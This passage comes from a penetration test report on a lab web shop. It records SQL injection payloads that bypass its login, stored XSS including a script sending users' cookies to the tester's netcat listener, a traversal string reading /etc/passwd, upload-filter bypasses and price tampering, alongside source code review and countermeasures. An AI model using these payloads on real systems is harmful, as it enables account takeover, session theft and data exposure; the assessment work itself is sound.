The tester attempted SQL injections in multiple areas of the application, using different tools and techniques. From the backup file found in the mapping phase, the tester knew that there was sanitization being used in the username fields of the login pages. The strings that were being removed are commonly used in SQL injections, the script can be seen in figure 49.

Figure 49 - SQL sanitisation script for username field

To start with, the tester attempted to inject the admin login panel while considering the sanitization methods that were in place. The table below in figure 50, contains the SQL commands that the tester injected into the user and admin login panels and the registration panels. The tester also tried UNION and select to see if the sanitization was character sensitive.

SQL Command Used
‘1 or x=1 --
‘ or ‘1’ =’1 --
‘UNION select * FROM users-- /admin--
‘x or x=x --
‘ or ‘a’ = ‘a
‘)) or ((‘a’=’a))
“ or “a”=”a

Figure 50 - Table containing the SQL injections that were manually entered

The tester also tested the application through the URL parameters of the shop using various SQL injections, (*Figure 51*). The tester was able to use traditional SQL commands as the URL was not included in the sanitization script, however as the URL would only accept Boolean values, the SQL was not executed.




Figure 51 - SQL injection attempts on 192.168.1.20/customers/shop.php?id= URL parameter

Using an automated tool called SQLmap, the tester was able to successfully inject the admin login form. The tool identified a potential injection payload for both login pages (user and admin), that did not contain any of the strings that would be removed. Using the SQLi payloads provided, the tester was able to access the admin and customer panels without having an account, (*Figure 52*). The payloads used were *"test' OR NOT 4657=4657#"* for the user and *"test' OR NOT 8092=8092#"* for the admin. The steps taken in this process can be seen in appendix K.




Figure 52 - Admin panel after SQLmap successfully injected login field

The tester was also able to use the SQLmap tool to get the admin username and password, from the database as well as being able to see all the orders and customer information such as emails, passwords and personal information. The admin table dump can be seen in Figure 53.




Figure 53 - SQLmap dump of admin table

2.8.2. TESTING FOR XSS AND OTHER RESPONSE INJECTION

To test the stored XSS attack, the tester entered *'<script>alert("This is a test")</script>'* into the name field of the new item. When the item was uploaded, the script was executed, (*Figure 54*). As the attack was stored on the server, when the tester accessed the customer shop area, the script executed again, with the alert appearing on the webpage.




Figure 54 - XSS alert showing 'This is a test'

The tester also attempted to display the current user's SecretCookie through the alert, instead of "This is a test". The tester replaced the script with, *'<script>alert(document.cookie)</script>'* which displayed the current user's cookie on the screen, (*Figure 55*).




Figure 55 - SecretCookie of user being displayed after stored XSS was triggered

The tester set up a netcat listener to grab the cookies of users that are accessing the webpage, when the script was triggered. The script that was entered into the item name field was, *'<script>new Image().src="http://192.168.1.254/b.php?"+(document.cookie)</script>'.* Whenever the item containing the XSS was loaded on the webpage, the script executed resulting in the PHPSESSID and SecretCookie being sent to the netcat listener on the attacker's machine, (*Figure 56*).

```
root@kali:~/Desktop# nc -lvp 80
listening on [any] 80 ...
192.168.1.254: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.254] from (UNKNOWN) [192.168.1.254] 41410
GET /b.php?PHPSESSID=ueft35u4q6m1bvhskcag2lej92;%20SecretCookie=756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a313
63037383034303234 HTTP/1.1
Host: 192.168.1.254
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/admin/items.php
Connection: close
```

Figure 56 - Netcat listener with SecretCookie sent from stored XSS attack.

2.8.3. TESTING FOR PATH TRAVERSAL

The tester attempted to exploit the application's directory paths. The tester tried multiple variations of encoding to access areas outside of the website, such as the etc/passwd folder, (*Figure 57*). However, the only URL's that were able to accept parameters, would only accept Booleans. The tester was not able to successfully exploit any path traversal.




Figure 57 - Tester attempted to access etc/passwd directory from outside directory using various methods

The tester was able to browse directories that were highlighted in the zap report, such as backup and database, (*Figure 58*). The backup directory allowed the tester to access the application database and the backup file containing the script that stripped SQL commands from the username field.

Figure 58 - contents of backup and database directory

2.8.4. TESTING FOR FILE INCLUSION

To test file inclusion, the tester attempted to exploit any file inclusion vulnerabilities that was present on the application. The only area of the website that the tester was able to upload items to the server was the upload photo and upload item sections of the application. These areas would not let items that were not .png and .jpeg files be uploaded. The tester tried changing the content type and filename with the intercept utility on Burp. This was unsuccessful in uploading the malicious php file to the server, which proves that the server will only accept files with JPEG and PNG file extensions, (*Figure 59*). The tester was able to upload double file extensions in the form of *'.php.png, (Figure 60)'.* This file was uploaded to the server successfully and could be seen in the pictures directory.

```
POST /changepicture.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/customers/index.php
Content-Type: multipart/form-data; boundary=---------------------------153446519397964957517219196 54
Content-Length: 1346
Connection: close
Cookie: PHPSESSID=ueft35u4q6m1bvhskcag2lej92; SecretCookie=756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363037333836393536
Upgrade-Insecure-Requests: 1

-----------------------------153446519397964957517219196 54
Content-Disposition: form-data; name="uploadedfile"; filename="reverse.php"
Content-Type: image/png
```

Figure 59 - POST request with content-type altered to represent png type




Figure 60 - File with a double file extension being uploaded to server

When the tester attempted to open the file, an error was encountered*, (Figure 59).* The tester was able to prove that double file extensions were accepted but was not able to execute any file inclusion attacks. *(Figure 60,61).*




Figure 61 - PHP file within the pictures directory

The image “http://192.168.1.20/pictures/reverse.php.png” cannot be displayed because it contains errors.

Figure 62 - Error when tester attempted to access the php file.

2.9 Testing for Logic Flaws

2.9.1. Testing Handling of Incomplete Input

The tester identified that JavaScript was being used to prevent a user from entering incomplete data and invalid data. This was bypassed using Burp to remove data from the input, leading to an invalid account being created. The tester removed all the data being entered, which meant a user with no email, password, name and address was registered, with just a user ID to identify the account within the database. The empty user can be seen in figure 62.




Figure 63 - Invalid User with no credentials within customer table

2.9.2. Testing Transaction Logic

After looking at the source code of the web application, the tester seen that the information for the items for sale was susceptible to tampering. The information for the database was being pulled from the server and then being displayed in the source, this meant that the attacker was able to edit the value of the item to whatever price they wanted to pay or be paid. In figure 63, we can see that the price was set to 100.

Figure 64 - Item value set as 100

The tester manipulated this by using the inspect element field and setting it to 0. This meant the item was priced at £0 and stayed that price when being put into the cart and ordered. The attacker also tested setting prices as negative values, as well as manipulating other fields such as quantity, which can also be seen in figure 64. The tester put in an order of -£30,000 and set the quantity of the item to 13, which meant that Astley Boards would **pay** the tester £390,0000, rather than receiving that amount from the tester, (*Figure 64*).

Figure 65 - Order for value of £390,000 in hacklab account's orders

The tester used the intercept function of Burp Suite to send orders to other users. When the order was being sent to the cart, the intercept tool allowed the tester to edit the data being sent. The tester edited the user_id field and set it to the hacklab account's id. This resulted in the order that the test account created, being sent to the hacklab account's cart. This can be seen in figures 65 and 66.




Figure 66 - Burp request to send order to hacklab account from test account




Figure 67 - Item sent from tester in hacklab's cart

2.10 Follow Up Any Information Leakage

2.10.1. Error Reporting Leading to Information Leakage

The tester identified that the server would serve verbose error messages when the application would not be able to find a page or if it had been moved. When the tester entered an invalid directory or file, the server displayed an error 404 message, the errors included the details of the server such as the operating system and the scripting language being used. The error message can be seen in figure 68.




Figure 68 - Error message containing information about the server

The PHP error reporting was also verbose and should not be displayed. Each time a PHP form was submitted, PHP errors would be visible behind the alert. These errors were verbose in detailing variables and the directories where the PHP forms are kept, (*Figure 69*).




Figure 69 - PHP error reporting displaying variable names and where the form was stored

3. DISCUSSION

3.1. SOURCE CODE ANALYSIS

Once the initial web application was tested, the source code was obtained and examined. Using Notepad++, each of the files were investigated for any potential vulnerabilities that existed within the source code. The countermeasures to vulnerabilities identified will be included in the Vulnerabilities and Countermeasures section.

3.1.1. INFORMATION LEAKAGE

The first issue that was identified was database credentials being leaked within some php files, such as userlogin.php and updatepassword.php, (*Fig 70 & 71*). Currently, this proves to be a serious security issue and is leaking the database login information.

```
$con=mysql_connect("localhost","root","Thisisverysecret18") or die ("DOWN!");
mysql_select_db("edgedata",$con);
```

Figure 70 - Database credentials being leaked, userlogin.php (Line 12,14)

```
$mysql_hostname = "localhost";
$mysql_user = "root";
$mysql_password = "Thisisverysecret18";
$mysql_database = "edgedata";
$bd = mysql_connect($mysql_hostname, $mysql_user, $mysql_password) or die("Could not connect database");
mysql_select_db($mysql_database, $bd) or die("Could not select database");
```

Figure 71 - Database credentials being leaked, updatepassword.php (Line 21-27)

The user's current password is being stored in plain text on the form, however it is hidden by the HTML within the form. The tester was able to prove this by copying the user_password field and pasting it onto a blank word document. This proved to the tester without accessing the database, that the password is being stored in plain text with no attempts to hash, encrypt or salt the password.

```
$user_firstname=$_POST['user_firstname'];
$user_lastname=$_POST['user_lastname'];
$user_address=$_POST['user_address'];
$user_id=$_POST['user_id'];
$user_password =$_POST['user_password'];
$new_password=$_POST['new_password'];
$confirm_password=$_POST['confirm_password'];
```

Figure 72 - user's current password being displayed directly from database

The cookies.php file contained the script that was used to create the SecretCookie that identified each user. This proves that the cookie was being created with the user's credentials, an epoch timestamp and then being encoded with ROT13 and being converted to hex, (*Fig 73*).

```
<?php
$str=$username.':'.$password.':'.strtotime("now");$str = bin2hex(str_rot13($str)); setcookie("SecretCookie", $str);
?>
```

Figure 73 - Script to create the SecretCookie

Within the hidden.php file there was a hidden comment with a door entry number, (*fig 74*). This comment was also identified on the *customer/shop.php* page.

```
<!-- ***Note to self: Door entry number is 1846 -->
```

Figure 74 - hidden.php, with door entry code

3.1.2. SQL Queries

Sqlcm_filter.php was used to prevent SQL attempts in the username fields of the admin and customer login pages, (*Fig 75*). This was effective for basic SQL injections, however, it did not prevent the same basic SQL injections that had double spaces or case changes. More sophisticated attempts were also able to be executed as can be seen in the procedure phase of the test.

sqlcm_filter.php

```
1  <?php $username= str_replace(array("1=1", "2=2", "Union","UNION","2 =2","'a'='a'","'b'='b'"), "", $username); ?>
```

Figure 75 - Script to remove SQL from login and register fields

```
$sql=mysql_query("select * from users WHERE user_email='$username' AND user_password='$password'");
```

Figure 76 - SQL query from userlogin.php

3.1.3. Directory Traversal and Local File Inclusion

The .htaccess file within the root directory has been set to 'Options +Indexes', this means that directory browsing is enabled, (*Fig 77*). This means that attackers can navigate to directories without default files and gather information about the web application.

.htaccess customers.php

```
1  Options +Indexes
2
```

Figure 77 - htaccess file allowing directory browsing

The script within *lfifilter.php* removes attempts at directory traversals within the pagetype variable in the URL, (Fig 78). This prevents basic directory traversal attempts as well as local file inclusion attempts. However more sophisticated attempts such as *….//….//….//….//etc/passwd* get past the filter as only '*../*' is removed, leaving the other set of '*../*' to be executed by the server.

```
<?php
$pagetype = str_replace( array( "../", "..\"" ), "", $pagetype);
?>
```

Figure 78 - Script to prevent directory traversal

This can be seen in the terms and condition page, as the affix.php?type= is vulnerable. The tester has entered *….//….//….//….//etc/passwd* into the URL and sent this to the server. This has been executed and returned the contents of the etc/passwd file, (Fig 79).




Figure 79 - Local File inclusion vulnerability on affix.php

3.1.4. ADMINISTRATOR LOGIN

The administrator login page has been included in the index.php, this meant that the tester was able to access the administrator login from root directory, (Fig 80). To make the administrator login more secure, the administrator login page should be removed from the index.php and moved to a subdirectory within the root directory.

```
<div class="modal fade" id="an" tabindex="-1" role="dialog" aria-labelledby="myMediulModalLabel">
  <div class="modal-dialog modal-sm">
    <div style="color:white;background-color:#008CBA" class="modal-content">
      <div class="modal-header">
        <button type="button" class="close" data-dismiss="modal" aria-label="Close"><span aria-hidden="true">&times;</span></button>
        <h4 style="color:white" class="modal-title" id="myModalLabel">Administrator Credentials</h4>
      </div>
      <div class="modal-body">

        <form role="form" method="post" action="adminlogin.php">
          <fieldset>

                <div class="form-group">
                    <input class="form-control" placeholder="Username" name="admin_username" type="text" required>
                </div>

                <div class="form-group">
                    <input class="form-control" placeholder="Password" name="admin_password" type="password" required>
                </div>

          </fieldset>

      </div>
      <div class="modal-footer">

        <button class="btn btn-md btn-warning btn-block" name="admin_login">Login</button>

        <button type="button" class="btn btn-md btn-success btn-block" data-dismiss="modal">Cancel</button>
          </form>
```

Figure 80 - Administrator login within index.php

3.1.5. FILE UPLOAD VULNERABILITY

There is a form of validation to check that the files being uploaded to change a user's picture is a jpeg, jpg or png, (*Fig 81*). During the testing phase this was tested, the tester was able to bypass this, by uploading a file with a double extension such as.php.png. If the tester was able to execute this, they may have likely been able to run the script within the php file.

```
################################################
# 1 - Filetype invalid
################################################
if ($fileuploadtype=="TYPE" || $fileuploadtype=="ALL"){
$validtypes= array("image/jpeg","image/jpg","image/png");
if(in_array($file_type,$validtypes)=== false){
    echo '<script type="text/javascript">alert("Invalid filetype detected - what are you up to?.");</script>';
    echo "<script>document.location='$nextpage'</script>";
    exit();
}
}

################################################
# 2 - Extension invalid
################################################
if ($fileuploadtype=="EXT"|| $fileuploadtype=="ALL"){
$extensions= array("jpeg","jpg","png");
if(in_array($file_ext,$extensions)=== false){
    echo '<script type="text/javascript">alert("extension not allowed, please choose a JPEG or PNG file.");</script>';
    echo "<script>document.location='$nextpage'</script>";
    exit();
```

Figure 81 - Validation checks within the changepicture.php

3.1.6. Editing Variables with Inspect Element

The tester was able to edit the values of the item such as the price and the quantity, this meant that the price was being changed to anything the tester wanted, such as zero or a negative number, *(Fig 82).* The only value that should be editable is the quantity, instead of using a type-in form, a drop-down number list should be used instead to prevent unsuitable values being entered.

```
<center><h4> Price: &pound;".$query2['item_price']." </h4></center>
```

```
<td><?php echo $order_name; ?></td>
<td>&#8369; <?php echo $order_price; ?> </td>
<td><?php echo $order_quantity; ?></td>
<td>&#8369; <?php echo $order_total; ?></td>
 <td><?php echo $order_date; ?></td>
```

Figure 82 - Calling variables directly from server

3.1.7. Prepared Statements

Prepared Statements have been used partially throughout the web application. This means only part of the application is secure against SQLi Attacks. This should be changed so that each file uses prepared statements, especially the customer and admin login pages.

3.2. Vulnerabilities Discovered and Countermeasures

When the testing phase was complete, the tester compiled all the vulnerabilities that were found and researched countermeasures that Astley Boards should implement as soon as possible. Vulnerabilities discovered in the source code analysis have also been included in this section.

3.2.1. Information Disclosure

3.2.1.1. Robots.txt

The robots.txt file is being used to stop web scrapers and spiders from discovering and scraping certain pages, (*Fig 83*). However, robots.txt is public and displayed that there was a disallow rule on /info.php. This shown the tester that there was something within info.php that the web developers did not want to be scraped or found.




Figure 83 - robots.txt

Navigating to info.php displayed critical information about the web server, such as the operating system, the version of PHP being used, configuration data, e.t.c.

